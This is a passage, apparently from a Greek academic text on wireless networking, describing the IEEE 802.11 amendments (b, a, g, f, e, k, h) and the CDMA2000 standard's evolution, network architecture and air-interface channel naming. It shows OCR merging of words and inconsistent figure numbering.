- Επιλογή μικρότερου προοίμιου (preamble) των 72bitsστο επίπεδο 2 (OSI) με σκοπό τον ταχύτερο συγχρονισμό των συσκευών, σε αντίθεση με το μεγαλύτερο προοίμιο των 144 bitstου 802.11. Η προδιαγραφή χρησιμοποιεί το μεγάλο προοίμιο και διαθέτει ως επιλογή το μικρότερο.

- Ευελιξία καναλιού, η οποία έρχεται σε αντίθεση με τη στατική κατανομή καναλιού στο αρχικό 802.11.

Το αρχικό 802.11 πρότυπο παρείχε αρκετά χαμηλό ρυθμό μετάδοσης δεδομένων με αρκετά υψηλό κόστος για να υιοθετηθεί ευρέως. Το 1999, η IEEE δημοσίευσε το 802.11b, το οποίο υποστηρίζει ταχύτητες μέχρι 11 Mbps. Όταν η ποιότητα επικοινωνίας είναι φτωχή, το σύστημα μπορεί να ρίξει την ταχύτητα σε 5.5Mbps, 2Mbpsή 1Mbpsπροκειμένου να διατηρηθεί η σύνδεση μεταξύ των ασύρματων συσκευών. Το 802.11beίναι συμβατό με τα αρχικά 802.11 πρότυπα, αλλά χρησιμοποιεί μόνο τη διαμόρφωση DSSS. Λόγω της συμβατότητας, οι χρήστες μπορούν εύκολα να μεταβούν από τα παλαιότερα στο νέο πρότυπο.

Τα περισσότερα 802.11 προϊόντα προορίζονται ώστε να χρησιμοποιηθούν σε ενδοκτιριακές εφαρμογές, όπου επιτυγχάνουν περιοχή κάλυψης ως 150 μέτρα κάτω από τις βέλτιστες συνθήκες. Επίσης ειδικές κεραίες είναι διαθέσιμες για την επέκταση της ακτίνας κάλυψης για ανοικτές περιοχές ή από σημείο σε σημείο επικοινωνίες. Εντούτοις, πολλοί

χρησιμοποιούν το πρότυπο για περιοχή κάλυψης, όχι παραπάνω των 30 μέτρων, ώστε να εξασφαλίσουν καλή απόδοση χωρίς να χρειάζεται να κάνουν εκτενείς μελέτες για την εξασφάλιση των αναγκών τους.

Το πρότυπο IEEE 802.11 υποστηρίζει αυθεντικοποίηση των συσκευών και κρυπτογράφηση των δεδομένων. Η αυθεντικοποίηση μπορεί να βασιστεί σε έναν καθορισμένο από τον διαχειριστή του δικτύου κατάλογο έγκυρων μελών ή σε ένα κοινό κλειδί. Το IEEE 802.11bπρότυπο επιτάσσει την ύπαρξη ενός ελάχιστου επιπέδου ασφαλείας, αλλά καθορίζει και άλλα ασφαλέστερα επίπεδα τα οποία μπορούν να χρησιμοποιηθούν προαιρετικά. Εντούτοις, η πιστοποίηση Wi-Fiαπαιτεί τα προϊόντα να υποστηρίζουν τουλάχιστον ένα κλειδί κρυπτογράφησης (WEPkey) μήκους 40 bits. Κατά την μετάδοση μόνο τα δεδομένα κρυπτογραφούνται ενώ οι επικεφαλίδες μεταδίδονται χωρίς κάποια επεξεργασία. Μέχρι πρότινος η προαιρετική δυνατότητα κρυπτογράφησης WEPήταν διαθέσιμη στις ασύρματες συσκευές των περισσότερων κατασκευαστών, αλλά όχι απαραιτήτως στην πλήρη γραμμή των προϊόντων τους.

1.4.7 Το Πρότυπο IEEE 802.11a

Αυτό το πρότυπο περιγράφει σε λεπτομέρεια το ασύρματο τοπικό δίκτυο στη μπάντα των 5GHz το οποίο χρησιμοποιεί την Ορθογώνια Πολυπλεξία Συχνότητας (OrthogonalFrequencyDivisionMultiplexing –OFDM). Η κωδικοποίηση OFDMείναι μία μορφή διαμόρφωσης πολλών φερόντων σημάτων και διαφέρει από αυτήν της διασποράς φάσματος. Η τεχνική OFDMχωρίζει το σήμα σε πολλά μικρότερα υποσήματα, τα οποία και εκπέμπει σε διαφορετικές συχνότητες. Αυτό μειώνει την παραραδιοφωνία (cross-talk) στις μεταδόσεις σημάτων, κάτι το οποίο καθιστά το OFDMπολύ χρήσιμο για τη μετάδοση ευρυζωνικών πληροφοριών σε υψηλούς ρυθμούς μετάδοσης. Επίσης, με τον τρόπο αυτό, η μετάδοση είναι πολύ ανθεκτική στις παρεμβολές. Η IEEE επέλεξε να χρησιμοποιήσει OFDMστο πρότυπο 802.11aμε ταχύτητα μετάδοσης μέχρι 54Mbps.

Η IEEE επικύρωσε το πρότυπο 802.11ατο 1999 αναγνωρίζοντας ότι οι τηλεοπτικές, όπως και οι βαριές εφαρμογές πολυμέσων θα απαιτούσαν ταχύτητες υψηλότερες από 11 Mb/s. Το πρότυπο 802.11aείναι βελτιστοποιημένο για υψηλή απόδοση στα εσωτερικά περιβάλλοντα.

Προσδιορίζει τις μεθόδους που χρησιμοποιούνται για τη μετάδοση δεδομένων που αντιστοιχούν σε ρυθμούς μετάδοσης των 6,9,12,18,24,36,48 και 54 Mbps. Η χρήση της ζώνης των 5GHzκαθιστά το πρότυπο μη συμβατό με τα πρότυπα που χρησιμοποιούν τη μπάντα των 2.4GHz. Μία καινούργια τεχνολογία υπό το όνομα "ratedoubling" ισχυρίζεται ρυθμούς μετάδοσης των 108 Mbpsγια το 802.11a.

1.4.8 Το Πρότυπο IEEE 802.11g

Βλέποντας την ανάγκη για ακόμα μεγαλύτερους ρυθμούς μετάδοσης η IEEE ολοκλήρωσε σχετικά πρόσφατα την επέκταση 802.11g, η οποία υποστηρίζει ρυθμούς μέχρι 54Mbps και παράλληλα παρέχει συμβατότητα με το 802.11b. Αυτό το πρότυπο περιγράφει σε λεπτομέρεια το ασύρματο τοπικό δίκτυο στη μπάντα των 2.4GHzτο οποίο προσθέτει ρυθμούς μετάδοσης που αντιστοιχούν σε ταχύτητες των 6,9,12,18,24,36,48 και 54Mbpsχρησιμοποιώντας διαμόρφωση DSSS-OFDM.

Βασικό πλεονέκτημα του προτύπου αντί του 802.11aείναι φυσικά η συμβατότητα με τα προηγούμενα πρότυπα που λειτουργούν στην μπάντα των 2.4GHzαλλά και το μικρότερο κόστος των ηλεκτρονικών μερών των συσκευών.

1.4.9 Το Πρότυπο IEEE 802.11f

Αυτό το πρότυπο περιγράφει τις απαραίτητες υπηρεσίες και πρωτόκολλα για την ανταλλαγή πληροφοριών μεταξύ σταθμών βάσης. Όλα τα πρότυπα της IEEE 802.11 σχετικά με τα ασύρματα τοπικά δίκτυα επικεντρώνονται στις αλληλεπιδράσεις των ασύρματων συσκευών και δεν προσδιορίζουν τις λειτουργίες και τα χαρακτηριστικά του ασύρματου συστήματος που σχετίζονται με την ενσύρματη επικοινωνία των σταθμών βάσης μέσω του δικτύου διανομής, ο προσδιορισμός της οποίας είναι απαραίτητος για την πλήρη υποστήριξη της κινητικότητας των χρηστών μεταξύ διαφορετικών σταθμών βάσης εντός του ιδίου υποδικτύου (subnet) ή ανάμεσα σε διαφορετικά υποδίκτυα.

Σε ένα IPδίκτυο, η κινητικότητα των χρηστών λαμβάνει χώρα με τους εξής τρόπους:

- Περιαγωγή(roaming) εντός του ιδίου υποδικτύου. Η IPδιεύθυνση ενός ασύρματου σταθμού παραμένει ίδια κατά την αλλαγή σταθμού βάσης.
- Περιαγωγή μεταξύ διαφορετικών υποδικτύων. Η IPδιεύθυνση ενός ασύρματου σταθμού μπορεί να αλλάξει κατά την αλλαγή σταθμού βάσης.

Κανένα από τα πρότυπα 802.11 δεν περιέχει υποστήριξη της διαδικασίας περιαγωγής παρέχει όμως ελευθερία στους διάφορους κατασκευαστές ασύρματων συσκευών εφαρμογής του δικού τους πρωτόκολλου περιαγωγής.

Το πρότυπο 802.11f, προτάθηκε από τον οργανισμό IEEE για την αντιμετώπιση αυτού του προβλήματος. Το προτεινόμενο από το πρότυπο πρωτόκολλο InterAccessPointProtocol (IAPP) προσδιορίζει τις διαδικασίες επικοινωνίας μεταξύ των σταθμών βάσης διαμέσου του δικτύου διανομής.

1.4.10 Το Πρότυπο IEEE 802.11e

Αυτό το πρότυπο προσθέτει την ποιότητα υπηρεσιών και τη λειτουργικότητα για χρήση πολυμεσικών εφαρμογών. Το πρότυπο ονομάζεται και "WirelessMultimediaEnhancements" και προσανατολίζεται στην εισαγωγή λειτουργιών QualityofServiceμε εισαγωγή προτεραιοτήτων στα πακέτα των 802.11 δικτύων, για μεταδόσεις VoIPκαι streamingmedia.

1.4.11 Το Πρότυπο IEEE 802.11k

Αυτό το πρότυπο προσθέτει λειτουργίες που καθιστούν δυνατή τη δημιουργία αναφορών από την πλευρά ενός ασύρματου σταθμού πελάτη. Οι μετρήσεις για τη δημιουργία αναφορών περιλαμβάνουν τιμές όσον αφορά τον φόρτο δικτύου, τον θόρυβο, μια λίστα από σταθμούς βάσης που αναγνωρίζει ο ασύρματος σταθμός, πληροφορίες για κρυπτογράφηση δεδομένων, καθυστέρηση στη μετάδοση δεδομένων κ.α.

1.4.12 Το Πρότυπο IEEE 802.11h

Αυτό το πρότυπο προσθέτει στο πρότυπο 802.11aτην δυνατότητα για καλύτερο έλεγχο των συγκρούσεων, καθώς και την λειτουργία TransmitPowerControl (TPC) και DynamicFrequencySelection (DFS). Μια συσκευή θα επιλέγει αυτόματα την ελάχιστη αναγκαία ισχύ εκπομπής, πριν ξεκινήσει οποιαδήποτε ανταλλαγή δεδομένων. Επίσης θα επιλέγει αυτόματα σε ποια συχνότητα θα λειτουργήσει, αναλόγως με την χρήση της κάθε συχνότητας στον περιβάλλοντα χώρο. Στην πραγματικότητα το πρότυπο αναφέρεται στις απαιτήσεις των ευρωπαϊκών κανονιστικών πλαισίων. Στην Ευρώπη υπάρχει το πρόβλημα της παρεμβολής με τις δορυφορικές επικοινωνίες, οι οποίες χαρακτηρίζονται ως "primaryuse", ενώ στις περισσότερες χώρες η ασύρματη δικτύωση χαρακτηρίζεται σαν "secondaryuse". Με χρήση των DCSκαι TPC, αποφεύγονται οι παρεμβολές. Οι λειτουργίες αυτές απαιτούν αλλαγές σε φυσικό και σε MACεπίπεδο. Το 802.11h θα είναι το 802.11aεπόμενης γενιάς, χωρίς όμως να χαθεί η διαλειτουργικότητα ανάμεσα τους.


Κεφάλαιο 2:
Προσεγγίζοντας τα ασύρματα δίκτυα από το 2000 και έπειτα

2.1 Το Πρότυπο CDMA2000

2.1.1 Γενικά

Το CDMA2000 είναι μία 3G τεχνολογία της οποίας τα πρότυπα καθορίζονται από την ThirdGenerationPartnershipProject 2 (3GPP2). Η 3GPP2 είναι μια συνεργαζόμενη οργάνωση η οποία περιλαμβάνει μέλη από όλο τον κόσμο, με την πλειοψηφία των μελών να είναι από τη Βόρεια Αμερική και την Ασία. Η 3GPP2 είναι μέρος μιας προσπάθειας των IMT- 2000 (InternationalMobileTelecommunication- 2000) που έχουν σχεδιαστεί για να παρέχουν υψηλής ταχύτητας επικοινωνία με υψηλής ποιότητας υπηρεσίες πολυμέσων και παγκόσμια υποστήριξη περιαγωγής.

Το σχήμα 11 δείχνει την εξέλιξη του προτύπου CDMA2000. Το cdmaOne ή αλλιώς IS-95, επηρεάστηκε από διάφορα πρότυπα, όπως AdvancedMobilePhoneService (AMPS), IS-136 TDMA και GSM. Το IS-95 έχει δύο αναθεωρήσεις: IS-95A και IS-95B. ToIS-95A είναι μια τεχνολογία 2G με ρυθμό μετάδοσης δεδομένων 14,4 kbps, ενώ η IS-95B είναι 2.5G τεχνολογία με ρυθμό μετάδοσης δεδομένων 115 kbps.Το 3GCDMA2000 συνέχισε να εξελίσσεται και να υποστηρίζει το IS-95.[3]



Σχήμα 10: CDMA2000 Evolution

Το CDMA2000, που αναφέρεται επίσης ως IMT2000-Mc(IMT-CDMAMulticarrier), έχει χωριστεί στις ακόλουθες δύο φάσεις:

[3] Multimedia Wireless Networks (e-book)

- Φάση 1 CDMA2000 1x (μερικές φορές ονομάζεται CDMA2000 1xRTT) και
- Φάση 2 CDMA2000 3x (μερικές φορές ονομάζεται CDMA2000 3xRTT). Το CDMA2000 1x αναπτύσσει ένα ενιαίο ραδιόφωνο φέρουσας συχνότητας (1,25 MHz εύρος ζώνης) και αποδίδει 307 kbps σε ένα κινητό περιβάλλον ενώ το CDMA2000 3x αναπτύσσει πολυκαναλική τεχνολογία (δηλαδή πολλαπλάσιο του 1,25 MHz εύρος ζώνης) και προσφέρει ταχύτητες μέχρι 2 Mbps.

ToCDMA2000 1x συνέχισε να εξελίσσεται σε CDMA2000 1xEvolution (1xEV). ToCDMA2000 1xEV είναι συμβατό με το CDMA2000 1x και το CDMAOne. ToCDMA2000 1xEV χρησιμοποιεί Συχνότητα Διπλής Όψης (FDD), όπου η ανερχόμενη ζεύξη (από τον κινητό σταθμό στο σταθμό βάσης, ονομάζεται επίσης και σύνδεσμος προς τα εμπρός) λειτουργούν σε δύο διαφορετικές ζώνες συχνοτήτων.


Το CDMA2000 1xEV έχει δύο παραλλαγές:

- CDMA2000 1xEV-DO (δεδομένα μόνο) βελτιστοποιημένο για υψηλής ταχύτητας μετάδοση δεδομένων (έως 2,4 Mbps)
- CDMA2000 1xEV-DV (δεδομένων και φωνής) η οποία υποστηρίζει τόσο τα δεδομένα όσο και τη φωνή με ταχύτητες έως και 3,09Mbps.

2.1.2CDMA2000 Αρχιτεκτονική

Το σχήμα 12 απεικονίζει τη βασική αρχιτεκτονική του δικτύου CDMAOne(IS-95) και CDMA2000. Ένας κινητός σταθμός συνδέεται με το εξωτερικό δίκτυο(δηλαδή, δημόσιο τηλεφωνικό δίκτυο [PSTN] ή Internet) μέσω του σταθμού βάσης και του δικτύου πυρήνα. Ο σταθμός βάσης αποτελείται από δύο οντότητες: πομποδεκτών βάσης (BTS) και Ελεγκτής Σταθμού Βάσης (BSC). Ο BTS παρέχει υπηρεσίες επικοινωνίας εντός της περιοχής κάλυψης ή κελιού. Ο BSC διαχειρίζεται την από χέρι κλήση και τους ραδιοεπικοινωνιακούς πόρους κάθε BTS. Στο IS-95 σύστημα, ο BSC συνδέεται με το MobileSwitchingCenter (MSC) για να ικανοποιηθούν τόσο η φωνή όσο και τα δεδομένα κίνησης. Η κίνηση φωνής δρομολογείται μέσω του MSC με τα εξωτερικά δίκτυα τηλεφωνίας (δηλαδή, PSTN), ενώ η δρομολόγηση της

κυκλοφορίας δεδομένων για τα εξωτερικά στοιχεία του δικτύου (δηλαδή, στο Διαδίκτυο) με την InterworkingFunction (IWF). Η IWF παρέχει το σημείο πρόσβασης στο Internet. Σε ένα σύστημα CDMA2000, υπάρχουν ξεχωριστές συνδέσεις μεταξύ του σταθμού βάσης και του δικτύου πυρήνα.Η σχέση μεταξύ της BSC και της MSC φιλοξενεί τις υπηρεσίες φωνής, ενώ η σχέση μεταξύ της BSC και του PacketDataServiceNode (PDSN) φιλοξενεί τις υπηρεσίες δεδομένων. Το PDSN υποστηρίζει, δημιουργεί και τερματίζει IP συνεδρίες για τον κινητό σταθμό. Η AAA μονάδα είναι υπεύθυνη για την έγκριση και τη λογιστική.



Σχήμα 11:CDMAOne και Αρχιτεκτονική του CDMA2000 Network


2.1.2.aCDMA2000 ΠρωτόκολλοΑρχιτεκτονικήςΔιεπαφήςΑέρα (AirInterfaceProtocolArchitecture- AIPA)

Τοσχήμα13 απεικονίζειτοCDMA2000 AirInterfaceProtocolArchitecture (AIPA). Το AIPA χωρίζεται σε επίπεδα που αντιστοιχούν στην διασύνδεση ανοιχτών συστημάτων (OSI) πρωτόκολλων στρωμάτων:

- Επίπεδο 1 ή φυσικό στρώμα.


- Επίπεδο 2, τοοποίοπεριλαμβάνειτο Link access Control (LAC) υπόστρωμα, το Media Access Control (MAC) υπόστρωμακαιτο Forward Packet Data Channel (F-PDCH) Control Function υπόστρωμα.

- Επίπεδα 3 έως 7, τα οποία περιλαμβάνουν την ανώτερη σηματοδότηση στρώματος και τις υπηρεσίες φωνής και δεδομένων που προήλθαν από τις εφαρμογές των χρηστών. Η FPDCHControlFunction που έχει εισαχθεί πρόσφατα στην RevisionC περιέχει ορισμένα βασικά χαρακτηριστικά όπως προσαρμοστική διαμόρφωση και κωδικοποίηση συστήματος (AMC) και το υβριδικό αίτημα αυτόματης επανάληψης (HARQ). Υπάρχουν επίσης διασυνδέσεις μεταξύ σηματοδότησης στο ανώτερο στρώμα και το φυσικό επίπεδο.



Σχήμα 12: CDMA2000 AIPA

Μια πιο λεπτομερής περιγραφή του CDMA2000 AIPA στην πλευρά του κινητού σταθμού φαίνεται στο σχήμα 14.



Σχήμα14:ΛεπτομερέςCDMA2000 AIPA (MobileStationSide)

Το CDMA2000 βασίζεται στα φυσικά και λογικά κανάλια που μεταφέρουν και δεδομένα και πακέτα ελέγχου. Το λογικό κανάλι καθορίζει τι είδος πληροφοριών παραδίδεται. Πακέτα


από κάθε λογικό κανάλι πολυπλέχθηκαν και παραδόθηκαν εγκαίρως από τη MAC με τα κατάλληλα φυσικά κανάλια. Η MAC προσφέρει αυτά τα πακέτα με βάση τις Qos απαιτήσεις του κάθε λογικού καναλιού. Το φυσικό κανάλι ορίζει τη ραδιομεταφορά καναλιού με βάση τη διαμόρφωση του ραδιοφώνου, το οποίο είναι ένας συνδυασμός κωδικοποίησης, παρεμβολής, μεγέθους του πλαισίου και ρυθμού bit. Η διαμόρφωση του ραδιοφώνου των φυσικών καναλιών ορίζεται στο φυσικό επίπεδο. Όπως φαίνεται στο σχήμα 1.4.4 η σύνδεση μεταξύ της MAC και των φυσικών στρωμάτων δείχνει το φυσικό κανάλι στο οποίο ανήκει η σύνδεση.

Υπάρχουν δύο κατευθύνσεις τόσο των λογικών όσο και των φυσικών καναλιών: προωθούμενη κατεύθυνση (από το σταθμό βάση στον κινητό σταθμό) και για την αντίστροφη κατεύθυνση (από τον κινητό σταθμό στο σταθμό βάση). Αυτές οι οδηγίες που περιλαμβάνονται ως το πρώτο γράμμα (F=προωθούμενο, R=αντίστροφο) του λογικού και φυσικού ονόματος του καναλιού. Το όνομα ενός λογικού καναλιού αποτελείται από τρία κεφαλαία γράμματα και το πρόθεμα «CH» (κανάλι). Το πρώτο γράμμα (δηλαδή f=προωθούμενο και r=αντίστροφο) δείχνει την κατεύθυνση του λογικού καναλιού. "F" και "R" μπορούν να χρησιμοποιηθούν ταυτόχρονα, εάν το λογικό κανάλι έχει δύο κατευθύνσεις. Το δεύτερο γράμμα (δηλαδή, d=ειδικό ή c=κοινό) δηλώνει το είδος του λογικού καναλιού. Το τρίτο γράμμα (δηλαδή, t=μεταφορά ή s=σηματοδότηση) υποδεικνύει τα περιεχόμενα. Τα πρώτα και τα δεύτερα γράμματα χωρίζονται από μια παύλα. Παραδείγματα λογικών καναλιών περιλαμβάνουν f-dtch(προωθούμενο κανάλι κυκλοφορίας) και f/r-dsch (προωθούμενο/αντίστροφο κανάλι σηματοδότησης). Η φυσική ονομασία του καναλιού είναι γραμμένη με κεφαλαία γράμματα. Το πρώτο γράμμα δείχνει την κατεύθυνση του φυσικού καναλιού, όπως η F-PDCH(Προώθηση Πακέτων Δεδομένων σε Κανάλι).

